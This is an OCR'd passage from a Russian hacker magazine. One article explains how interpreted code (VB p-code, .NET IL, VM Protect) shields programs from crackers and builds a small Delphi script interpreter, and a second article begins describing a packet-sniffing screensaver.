машине. Так как VM понаделали под все существующие платформы, Java-программы могут работать везде. Хочешь — на маке, хочешь — на Виндах под x86, хочешь — на твоей любимой мобиле.

Как ты понимаешь, обычные дизассемблеры, рассчитанные на native-код, промежуточного кода не могут понять в принципе. Отсюда и популярность в отличной от портирования приложений области. Метод интерпретации стали использовать авторы профессиональных защит для затруднения исследования и взлома программ крэкерами. Думаешь, почему программы, написанные на Visual Basic, так сложно ломаются и кряки к ним выходят не сразу? Вся фишка в том, что VB умеет компилировать программы не только в машинный код, но и в интерпретируемый p-код, который выполняется виртуальной машиной MSVBVM60.DLL, без кото-



На диске лежит исходник скриптового движка, рассмотренного в статье, а также программа VM Protect.



Подробнее о машинном коде ты можешь узнать на сайте wasm.ru. Там же ты найдешь массу полезных инструментов.

рой, как это ни печально, не запустится ни одна VB-программа. С другими языками программирования до недавнего времени об использовании виртуальных машин не было и речи, но теперь есть софт для перевода кода, созданного компиляторами Delphi и C\C++, из машинного в интерпретируемый для усложнения его исследования. Программы могут стать почти не взламываемыми. Но обо всем по порядку.


[виртуальная машина VB 6.0] Как я уже говорил, Visual Basic 6.0 имеет собственную виртуальную машину, так называемую Microsoft Visual Basic Virtual Machine 6.0 (MSVBVM60.DLL). Движок интерпретатора содержится в секции Engine этой библиотеки и работает только в том случае, если ты компилируешь программу в p-код. По умолчанию VB создает native-код. Чтобы включить компиляцию в интерпретируемый код, нужно в среде программирования зайти в меню Project -> Properties. Далее на вкладке «Compiler» поставить радиокнопку в положение «Compile to p-code» и нажать «OK». Теперь программа будет компилироваться в интерпретируемый код, и взломать ее будет в разы сложней. Хотя если у крэкера есть декомпилятор p-кода, то он сможет увидеть чуть ли не исходник твоей проги.
Но тут я тебя обрадую: бесплатных декомпиляторов, способных разобрать программу до самого исходника, нет, а коммерческие стоят так дорого, что крэкеру они будут просто не по карману. Да и интереса у него не будет покупать этот декомпилятор, так как шаровар, скомпилированных в p-код, в Сети крайне мало.
Я надеюсь, тебе стало интересно, что же такого визуальный бэйсик наворотил в exe-файле, что программа стала работать на p-коде? Давай посмотрим.
Точка входа в программе будет выглядеть так:

```
push offset VB_Header
call MSVBVM60.DLL::ThunRTMain
```


Любая программа, написанная на VB, начинает свою работу с функции ThunRTMain. Единственный параметр, который ей передается, — ссылка на VB_Header, структуру, полностью описывающую настройки программы, содержащиеся в ней функции и ссылки на таблицу переходников импорта, а также ссылки на массивы форм. В этих структурах для описания объектов форм активно используется технология COM, понятная интерпретатору VB.
Самое главное, что нужно функции ThunRTMain уяснить из этих структур, — во что откомпилирована программа. Если в p-код, то VB подключает к работе свой интерпретатор, в противном случае настраивает объекты и передает управление main-функции программы. Ты не подумай ничего плохого, интерпретатор тоже в конечном счете будет выполнять main, но она же будет в виде промежуточного кода! А выполнение промежуточного кода — это отнюдь не то же самое, что запуск native. Каждый, даже самый маленький кусочек p-кода будет выполнен в самом движке, что чрезвычайно затруднит отладку программы крэкером, так как, по сути, ему придется отлаживать не программу, а виртуальную машину. Это если браться за дело с каким-нибудь стандартным отладчиком вроде Olly или SI.
К великой радости крэкера для p-кода существует специальный отладчик (не декомпилятор), который даст возможность взломщику не париться с отладкой интерпретатора, а мучать сразу промежуточный код. Более того, он бесплатен! Но честно говоря, он не сильно упрощает взлом программы. Отладчик этот довольно глючный, а распакованные программы вообще отказывается отлаживать, потому не забудь перед релизом сжать программу любым EXE-упаковщиком, например FSG или nSpack'ом, чтобы крэкеру уж совсем хреново было.
В общем, если ты пишешь программы на VB, не забывай об этой хорошей возможности защитить свой код.

[виртуальная машина .NET] На платформе .NET на каком бы ты языке ни писал, твоя программа будет компилироваться в интерпретируемый код. Если в VB 6.0 библиотека интерпретатора (виртуальная машина), требуемая твоей программе, после ее компиляции занимала 1,3 Мб, то здесь разработчики пошли дальше — .NET Framework занимает целых 20 мегов. Если его нет на машине клиента, то программы, написанные для платформы .NET, работать не будут. Интерпретируемый язык этой платформы называется IL (сокращение от Intermediate Language) и значительно лучше реализован, чем бэйсиковский p-код. На данный момент существует несколько декомпиляторов IL (в том числе и моя любимая Ida Pro — прим. Горлума), которые без особого геморроя переведут exe-файл твоей программы в исходник, поэтому не защита программы получится, а наоборот. Хотя авторы компилятора тоже не лохи, они сделали две примочки, чтобы ухудшить жизнь крэкеру:
1 обфускатор IL-кода, способный убрать всю лишнюю информацию из EXE. После такой обработки исследовать программу будет крайне сложно даже с декомпилятором.
2 программу для конвертирования IL-кода в обычный native-код. Но по слухам, эта примочка очень сильно глючит, и то, что твоя программа после конвертирования будет нормально работать, зависит лишь от фазы Луны :).
Обе эти программки входят в состав Visual Studio последних версий, так что не забывай о них.

[интерпретирование в Delphi] Конечно, VB, VS .NET — это все круто, но как же быть тем, кто пишет программы на Delphi? Delphi ведь не умеет создавать интерпретируемый код (последняя версия, имхо, умеет IL на выходе получать. — Прим. Горлума). Именно поэтому программы, написанные на данном языке программирования, работают быстрее программ, написанных, например, на Visual Basic. Скажу по секрету, ломаются они тоже бы-




[один из декомпиляторов VS .NET. Практически идеальный листинг]


[один из декомпиляторов p-кода.В таком коде без ста грамм не разобраться]

стрее :). Так как же защитить Delphi-проги? До недавнего времени я бы ответил, что никак, но теперь есть замечательная программа VM Protect, написанная нашим соотечественником. Умеет она ни много ни мало, а переводить отдельные процедуры твоей программы на специальный трудноломаемый p-код. Автор тулзы пошел дальше стандартных интерпретируемых языков. В его интерпретаторе функции и соответствующие им коды выбираются динамически, и написать декомпилятор данного языка практически невозможно. Конечно, всю программу защищать не имеет смысла, и я тебе советую ограничиться защитой только тех функций, в которых твоя программа производит проверку пароля, активацию, разблокирование опций, установку trial'a — короче, тех, которые крэкеру видеть нежелательно. Использовать эту чудо-программу несложно.


Для начала определись, какие функции в своей программе ты решил защитить. Затем открывай Delphi, в меню «Project» выбирай «Options» и щелкай по вкладке «Linker». Там радиокнопку «Map File» установи в положение «Detailed», жми «OK» и компилируй свою программу. В папке с экзешником должен появиться *.map-файл. Из него-то и будет брать данные о процедурах VM Protect.

Когда все готово, запускай VM Protect, жми в меню «Файл» на «Открыть» и выбирай свою прогу. Ты увидишь пока пустое окно. Не стесняйся, жми <Ctrl>+<Ins>. Если ты все сделал правильно, появится список процедур, используемых в твоей программе. Там будет куча ненужных, созданных компилятором, и ближе к концу списка будут те, которые создал ты сам. Выбирай ту, которую хочешь защитить. и жми «OK» — она добавится в то самое пустое окно. Точно так же добавляй все нужные процедуры. Перед тем как жать на зеленый треугольник, не поленись зайти на вкладку «Опции». Если в тех процедурах, что ты решил защитить, не требуется высокой скорости их выполнения, то ставь все галочки, кроме режима отладки. Режим отладки нужен для бейсиковских прог, нашей же проге он не потребуется, зато остальными опциями пренебрегать не стоит, они только улучшат защиту. Еще смени название секции на что-нибудь типа .idata, чтобы никто не догадался, что ты заюзал защиту в своей программе. Кстати, если ты случайно забыл создать *.map-файл, то процедуры в программе можно выбрать не только по именам, но и по адресам — для этого служит вкладка «Dump». Теперь, когда все подготовлено, нелишне сохранить проект. Фишка сохранения в том, что при последующих компиляциях, если адреса процедур в exe-файле будут меняться, VM Protect автоматически их найдет и пересчитает адреса. Потому все телодвижения можно делать всего один раз, а потом юзать готовый проект. Ладно, совсем я тебя заговорил. Жми зеленый треугольник на тулбаре и радуйся: кряки к твоей программе появятся нескоро, а может, и вообще не появятся — все зависит от того, насколько грамотно ты реализовал защиту (внешнюю в лице VM Protect и внутреннюю). Только не спрашивай меня, где взять VM Protect, — диски-то не зря к журналам прилагают :).




[VM Protect — лучший друг шароварщика :)]

[принцип работы VM Protect] Думаю, тебе нелишним будет узнать, что делает VM Protect с exe-файлом после того, как ты жмешь на зеленый треугольник. Протектор имеет встроенный дизассемблер, позволяющий проанализировать код защищаемых функций, выявить константы, вызовы внешних процедур, а также используемые строковые данные и перевести все это дело в формат, понятный только интерпретатору VM Protect'a. После анализа в программе создаются две секции. Одна содержит движок виртуальной машины, который, кстати, всегда генерируется разный (соответствие функций командам p-кода выбирается случайно) и содержит интерпретатор кода; вторая секция содержит функции твоей программы, переведенные в p-код. А что же остается на том месте, где располагался оригинальный код защищенных функций? Там размещается вызов интерпретатора, а остальное пространство попросту не используется (забивается нулями), поэтому не поленись после обработки программы сжать ее каким-нибудь упаковщиком. Если же ты все-таки поставил в опциях программы галочку «Режим отладки», то на том месте, где была защищаемая функция, будет гора команд INT 3. Это нужно для выявления внешних адресов, которые используются в основном только в VB-программах. Вот, в общем, и вся идея защиты с помощью виртуальной машины. Пора начать воплощать идею в жизнь.



[вот примерный вид нашего интерпретатора]

[кодим свой интерпретатор] Чтобы лучше разобраться с принципом интерпретирования, напишем простой скриптовый язык, обрабатывающий команды, понятные только ему, и выполняющий их с помощью обычных инструкций процессора. Думаю, ты наверняка найдешь применение этому коду, так как сейчас авторы многих программ стремятся помочь пользователю подстроить программу под себя и нередко включают в свои программы для этих целей скриптовые языки, которые сами и придумывают. Рекомендую и тебе не пренебрегать в своих прогах использованием скриптов, чтобы, если ты когда-нибудь забросишь программу, пользователи смогли самостоятельно повышать ее возможности за счет написания скриптов к ней. Как альтернативу скриптам многие используют плагины в программах, но плагины не дают такой свободы разработки, они требуют отдельной среды, компилятора и т.п.



[в отладчике Delphi видно, что ассемблерная вставка в нашей функции присутствует практически без изменений]

Итак, давай определимся с требованиями к интерпретатору скриптового языка, который мы собрались писать. Во-первых, он должен уметь понимать не только команды, но и передаваемые им параметры, при этом параметров может быть сколько угодно и все они должны обрабатываться. Во-вторых, интерпретатор должен легко модифицироваться. Для добавления новой команды изменения в исходном коде должны быть минимальны. В-третьих, интерпретатор должен сам определить в строке, где команда, а где параметры, и правильно все это дело обработать. Данные будут передаваться нашему интерпретатору в следующем виде: «команда параметр_1, параметр_2, параметр_3, ... , параметр_n». Число параметров ограничим десятью (от 0 до 9), думаю, больше использовать нам вряд ли придется. Возьмем эти данные за основу и напишем движок интерпретатора. Что вышло у меня, можно посмотреть на врезке.

Несмотря на то, что на врезке откомментировано практически все, некоторые участки кода я рассмотрю отдельно. Первое, о чем я хотел бы сказать, — это функция InStr. Такой функции нет в Delphi, она присутствует только в Visual Basic'е и служит для нахождения подстроки в строке. В отличие от дельфовой strpos, рассматриваемая функция позволяет искать подстроку не только с начала строки, но и начиная с любого символа. Это нам крайне полезно, так как мы по очереди ищем запятые в строчке скрипта, чтобы отделить все параметры скриптовой команды и занести их в массив. Тут я не стал париться и написал аналог VB'шной функции InStr на Delphi. Функция получилась очень простая, так что, думаю, ты с ней без проблем разберешься:

```
function InStr(index: integer; str1: string; str2: string): integer;
var
 i,len, pos: integer;
begin
 pos:=0;
 len:=length(str2);
 for i:=index to length(str1) do begin
  if copy(str1,i,len)=str2 then begin
   pos:=i;
   break;
  end;
 end;
 result:=pos;
end;
```

Здесь Index — номер символа строки Str1, с которого надо начинать поиск подстроки Str2. Рекомендую тебе использовать эту функцию в своих программах как лучшую, на мой взгляд, замену strpos.

У тебя может возникнуть вопрос, для чего нужен препроцессинг параметров и занесение их в массив. Все просто. Для удобства работы с параметрами в дальнейшем. Теперь перейдем к самому интересному куску кода. Среди кучи нормальных Delphi-команд красуется следующий листинг:

[КОД ИНТЕРПРЕТАТОРА]

```
procedure EngineVM(strScript: string);
var
 // общие переменные
 strCommand, strParameters: string;
 strParametr: array[0..9] of string;
 sSpace: integer;
 i: integer;
 // переменные команды «Зашифровать»
 strText: pointer;
 strLen: integer;
 strByte: byte;
label
 encrypt;
begin
 // находим первый пробел в строке
 sSpace:=InStr(1,strScript,#32)-1;
 if sSpace<>-1 then begin
 // все, что находится до пробела, считаем командой
 strCommand:=copy(strScript,1,sSpace);
 // остальное - параметры
 strParameters:=copy(strScript,sSpace+2,Length(strScript));
 // заносим параметры, записанные через запятую, в массив
 i:=0;
 while InStr(1,strParameters,',')>0 do begin
 // ищем запятую
 sSpace:=InStr(1,strParameters,',')-1;
 // сохраняем в массив параметр от начала строки до
 // найденной запятой
 strParametr[i]:=trim(copy(strParameters,1,sSpace));
 // отрезаем от строки strParameters добавленный параметр
 strParameters:=copy(strParameters,sSpace+2,
   Length(strParameters));
 // увеличиваем счетчик параметров
 i:=i+1;
 end;
 // добавляем последний параметр отдельно,
 // так как после него вместо запятой конец строки
 strParametr[i]:=copy(strParameters,1,Length(strParameters));
 end else begin
 // если пробелов в строке нет, значит, у команды скрипта
 // нет параметров, поэтому за команду принимается
 // вся строка
 strCommand:=strScript;
 end;
 // выполняем скрипт
 // сюда ты можешь добавить сколько угодно команд
 // команда вывода сообщения (требует трех параметров)
 if strCommand='сообщение' then begin
 MessageBox(Form1.Handle,pchar(strParametr[0]),
  pchar(strParametr[1]),StrToInt(strParametr[2]));
 // команда шифровки строки и вывода шифрованой
 // строки на экран
 end else if strCommand='зашифровать' then begin
 strText:=pointer(strParametr[0]);
 strByte:=StrToInt(strParametr[1]);
 strLen:=Length(strParametr[0]);
 asm
  mov ecx, strLen
  mov eax, strText
  dec eax
  mov bh, strByte
  @encrypt:
  xor byte ptr[eax+ecx],bh
  loop @encrypt
 end;
 ShowMessage(strParametr[0]);
 end else begin
 ShowMessage('Invalid command');
 end;
end;
```

```
strText:=pointer(strParametr[0]);
strByte:=StrToInt(strParametr[1]);
strLen:=Length(strParametr[0]);
asm
 mov ecx, strLen
 mov eax, strText
 dec eax
 mov bh, strByte
 @encrypt:
 xor byte ptr[eax+ecx],bh
 loop @encrypt
end;
```

Ассемблерная вставка была использована по двум причинам: для удобства (на ассемблере написать простенькую шифровку намного проще, чем на Delphi) и для того, чтобы ты лучше смог представить перевод скриптовых команд в понятный процессору машинный код. Наверное, нелишним будет рассмотреть данный код поподробнее. Начнем с регистров процессора eax, ebx и ecx. Они служат для хранения четырехбайтных данных. Чтобы получить доступ к двум младшим байтам, например, регистра ebx, нужно обращаться к регистру bx (соответственно, для eax — ax, ecx — cx). Если нам нужно использовать только старший или младший байт двубайтного регистра bx — юзаем регистры bh и bl соответственно. В нашем конкретном случае каждый байт строки ксорится с байтом, переданным во втором параметре скриптовой командой, потому для хранения этой команды мы используем однобайтный регистр bh. @encrypt — это метка. Собака перед именем метки ставится для того, чтобы указать компилятору, что метка локальная, а не глобальная для всей процедуры нашего интерпретатора. Командам ассемблера передаются два операнда или значение и операнд. Команда MOV перемещает в регистр, являющийся первым операндом, содержащиеся во втором операнде данные. Данные во втором операнде должны быть представлены либо регистром, либо числом, переданным напрямую. Главное, о чем надо помнить: размер данных должен соответствовать или быть меньше размера регистра. Команда DEC имеет дело с одним операндом, который должен быть представлен исключительно в виде регистра. Эта команда уменьшает число, записанное в передаваемом регистре, на 1. Последовательность encrypt и loop encrypt представляет собой цикл. Счетчик цикла записывается в регистр ecx. Команда *xor byte ptr(eax+ecx),bh* означает, что нужно отксорить байт по адресу в памяти, равному eax+ecx, с байтом, который содержится в регистре bh. Так как ecx содержит длину строчки, а eax — адрес этой строчки в памяти, то, учитывая автоматическое уменьшение ecx (так как этот регистр является счетчиком цикла), можно определить, что строчка шифруется с конца. Так оно и есть — процессору так проще. Мы, конечно, можем добавить пару лишних команд, чтобы шифровка производилась с начала строки, но зачем усложнять программу и тратить на это лишние такты работы процессора?

Теперь, когда, думаю, ты во всем алгоритме интерпретатора разобрался, добавь на форму Memo и кнопку. В Memo мы будем вводить команды движку, а при нажатии на кнопку они будут циклично выполняться движком интерпретатора. Собственно обработчик нажатия на кнопку будет выглядеть так:

```
procedure TForm1.Button1Click(Sender: TObject);
var
 i: integer;
begin
 for i:=0 to Memo1.Lines.Count-1 do begin
  EngineVM(Memo1.Lines.Strings[i]); // вызываем интерпретатор
 end;
end;
```

В том исходнике, что лежит на диске, в Memo уже введена пара команд, чтобы ты мог сразу протестировать движок. Если есть желание, добавь в него побольше команд, возвращение командами результата, введи макросы, переменные и кучу всего интересного. Это все значительно расширит возможности нашей программы. Также ты можешь придумать другой формат команд, какой-нибудь сложный и непонятный, для того чтобы писать свои программы целиком в нем и чтобы никто, даже самый хитрый крэкер, в них бы не разобрался.

[заключение] Надеюсь, у тебя не осталось вопросов по интерпретированию и принципам защиты программ этим методом. Если же какие-то вопросы возникли, а статьи в Сети не дали тебе достойного ответа — пиши мне, я с удовольствием постараюсь тебе помочь. На этом все, удачного интерпретирования


РЕАЛИТИ-ШОУ
БОЛЬШОЙ БРАТ
СМОТРИТ НА ТЕБЯ
ТНТ
ТЕЛЕКАНАЛ
СЕГОДНЯ 20.00 НА ТНТ
WWW.TNTBRAT.RU
WAP.TNTBRAT.RU



Если хочешь, чтобы вместо ужасного имени файла в настройках экрана твой хранитель отображался как-нибудь иначе, сделай в своей программе resource-секцию и добавь туда строку с value=1. После этого отображаться будет именно она.

Чтобы консоль запускалась не в окне, а в полноэкранном режиме, тебе надо вручную или программно изменить в реестре ключ HKEY_CURRENT_USER\Console\Fullscreen с нуля на единичку. И все будет чики-пики.

112

Скринсейвер «Нюхач»

ВИРУСЫ, ТРОЯНЫ, ШПИОНЫ, БОТЫ, БОТНЕТЫ – ЭТО ВСЕ, БЕЗУСЛОВНО, ИНТЕРЕСНО И БЕЗУМНО ПОЛЕЗНО. НО ХОЧЕТСЯ ЧЕГО-НИБУДЬ КРАСИВОГО, ДЛЯ ДУШИ. ЧЕГО-НИБУДЬ, ЧЕМ МОЖНО БЫЛО БЫ ПОХВАСТАТЬ ПЕРЕД ПОДРУЖКАМИ. НЕТ, ДОРОГОЙ, Я НЕ О СТЕКОВОМ ПОЛИМОРФИЗМЕ, ХОТЯ ЭТА ИДЕЯ ТОЖЕ НИЧЕГО. В ЭТОМ МАТЕРИАЛЕ Я ХОЧУ ПОЗНАКОМИТЬ ТЕБЯ С РАНЕЕ НЕВИДАННОЙ ОТРАСЛЬЮ КОДИНГА — С МИРНЫМ ПРОГРАММИРОВАНИЕМ. БЕЗ УБИЙСТВ ФАЙРВОЛОВ, ОБХОДОВ АНТИВИРУСОВ, НУЛЕВОГО КОЛЬЦА И ПРОЧЕЙ БЕСОВЩИНЫ. ЗАТО С КОНСОЛЬЮ НА ВЕСЬ ЭКРАН, RAW-СОКЕТАМИ И КУЧЕЙ ЯРКИХ ЦВЕТОВ |


Николай Андреев (gorlum@real.xakep.ru)


Пишем собственный хранитель экрана

По-моему, нет ничего более мирного на всем компьютерном свете, чем хранитель экрана. Тихо-спокойно сидит в системе, никого не трогает, загружается и жрет ресурсы, только когда пользователь дрыхнет, — в общем, паинька. У меня слова «хранитель экрана» ассоциируются с небезызвестной бегущей строкой и ломаными линиями. Наверняка, ты уже испытал все «прелести» этих виндовых заставочек. Имхо, больший идиотизм сложно придумать. Это же надо — куча ломаных на черном фоне! Здорово! А как информативно! Или бегущая строка — ее можно сделать курсивом или болдом. Я уже вижу заголовки газет: «Человек скончался на рабочем месте от просмотра бегущей строки Windows». Нет, так дело не пойдет. Надо срочно что-то предпринять.

Естественно, разбивание монитора в момент появления хранителя — не самый оптимальный способ сделать просмотр приятным или даже полезным. И погоди лезть в настройки экрана отключать вообще все заставки. Мы поступим хитрее. Возьмем и напишем свой хранитель, да такой, чтобы полностью удовлетворял потребностям среднестатистического хакера. То есть нашим.

[что такое хранитель экрана?] Ну конечно, ты знаешь, что такое хранитель экрана. Я имею в виду, с программистской, извращенной точки зрения. По правде говоря, ничего страшного и неожиданного. Скринсейвер — это самое обычное приложение, каких сотни установлено у тебя на компьютере. Отличается от общей массы он лишь своим расширением *.scr и хитрым способом запуска. Хотя хитрым этот способ можно назвать лишь с очень большой натяжкой. Он простой и древний, как


[исходники на диске хорошо документированы, в них легко будет разобраться]


[примерно такой вот хранитель у нас получился]


[здесь надо поменять один ключик, чтобы наш хранитель работал в полноэкранном режиме, а не в оконном]

DOS. Дело в том, что хранителю надо знать, в каком режиме выполняться. И сотрудники MS не придумали ничего лучше, как получать информацию о типе запуска из командной строки. К примеру, когда система запускает скринсейвер для нормальной полноэкранной работы, она передает ему в параметрах командной строки ключ /S. Хранитель считывает ключ и запускает не окно для редактирования настроек, не программу для предпросмотра, а полноэкранный режим, ничего больше. Ключей, как ты уже догадался, хранители экрана понимают несколько:

/S — для нормального запуска.

/P — для запуска в режиме предварительного просмотра. Например, захочешь ты сделать для скринсейвера хорошенькую превьюшку — придется этот ключик обрабатывать. При этом придется учесть, что сразу после ключа в командной строке будет следовать хэндл окна просмотра, в котором и надо будет рисовать миникопию заставки.

/C — для редактирования настроек хранителя. Когда в свойствах экрана в закладке «Screen saver» ты жмешь «Setting», хранителю передается именно этот ключик. Ну и хрен с ним.

/A — самый ненужный нам ключик. Служит для открытия окошка с предложением ввести пароль. Если когда-нибудь захочешь запаролить заставку, придется юзать его.

Все эти ключики для корректной работы хранителя придется парсить. Хорошо, что это не слишком большой геморрой, а то я забил бы на написание этой статьи и отправился бы с друзьями пить персиковый сок в ближайший бар.

Ну что, теория, вроде бы, ясна как натуральный логарифм, поэтому пора приступить к разработке нашего хранителя кольца... тьфу, экрана.

[хранитель «Нюхач»] Я долго размышлял, какую визуализацию сделать. Она должна быть приятной внешне, должна нести некоторую полезную информацию, а еще она должна быть хакерской. Вот какие требования я выдвинул к графической части нашего хранителя. Надо признать, задачу себе я поставил не из легких. Думал вначале: пускай заставка какие-нибудь rss-блоги показывает и прокручивает. Но это не хакерская идея. Потом вспомнил о хакерских rss-блогах, но они, честно говоря, не очень информативны (обновляются редко). В процессе раздумий не один пакет персикового сока выпил. В итоге остановился я на локальном снифере. Пусть наш скринсейвер все пакеты из локалки собирает и на экран нам выводит. Для наглядности в разные цвета пакеты разных типов раскрашивает. Красиво и информативно! Вот, скажем, нет никакой деятельности на компе, а пакеты от тебя идут — можно так трояна засечь. Или, скажем, хочешь ты посмотреть, что в сети про тебя говорят плохого — запустил заставочку и читай — не хочу ;).

[кодим скринсейвер] Так как хранитель экрана — это самое обычное приложение, создавай в студии самый обычный проект win32 application. В нем мы и будем дальше вершить судьбы мира... тьфу, программу писать.

Первое, что прога должна делать, — определять, в каком режиме она запущена. Для этого ей надо взять командную строку и посмотреть, что система ей там начирикала. Строку можно получить прямиком из параметров main-функции. К примеру, из третьего параметра WinMain или из массива — второго параметра обычного консольного main'а. В крайнем случае можно воспользоваться функцией GetCommandLine.

Первый символ в строке при корректном запуске должен быть «/». Вторым, соответственно, будет символ, определяющий режим запуска. В коде разбор командной строки выглядит следующим образом:

```
switch (*CharUpper(CharNext(commandline)))
{
   case 'C':
      // настройки
      MessageBox(0, "Хрен", "Настройки ", 0);
      return 0;
   case 'S':
      // показать
      break;
   default:
      // пасс или превью
